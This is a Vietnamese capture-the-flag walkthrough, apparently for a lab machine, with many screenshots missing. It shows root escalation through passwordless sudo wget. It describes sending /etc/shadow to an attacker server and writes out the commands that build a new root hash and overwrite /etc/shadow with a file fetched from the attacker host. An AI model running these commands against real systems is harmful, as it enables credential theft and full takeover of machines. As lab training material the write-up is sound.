





Recon thư mục:








Recon file trong sitemap:














Jessie có thể chạy lệnh sudo wget mà không cần mật khẩu.

Để leo thang đặc quyền bằng wget:

Wget khởi tạo lựa chọn post-file để gửi nội dung của file bất kì. Ở đây, ta sẽ dùng wget để truyền file /etc/shadow và /etc/passwd.


Wget gửi file đến máy chủ web của kẻ tấn công http:10.8.55.148:80.


Bạn khởi động máy chủ web bằng lệnh sau:

python3 -m http.server 9000

Nhưng vẫn không gửi được vì máy chủ web không hỗ trợ phương thức POST để truyền file.

Đây là 1 cách mới để gửi file bằng wget:





Mình đã có được /etc/shadow và /etc/passwd nhưng không thể crack được mật khẩu.

Ta sẽ tạo 1 file shadow mới ở local. Tạo 1 mật khẩu mới cho root ở cục bộ.

openssl passwd -6 -salt 'salt' 'password'

Sao chép mật khẩu đó vào shadow.txt. Nội dung của file shadow như sau:

root:$6$salt$IxDD...DCy.g.:18195:0:99999:7:::…

Vận chuyển nội dung của file shadow:

python3 -m http.server 9000

Tải file đó vào /etc/shadow trong máy ảo từ xa. Để làm được điều này, ta cần chạy nó với đặc quyền root

sudo wget http://10.8.55.148:9000/shadow.txt -O /etc/shadow

Cuối cùng, bạn chuyển sang người dùng root với mật khẩu đã tạo.

su root

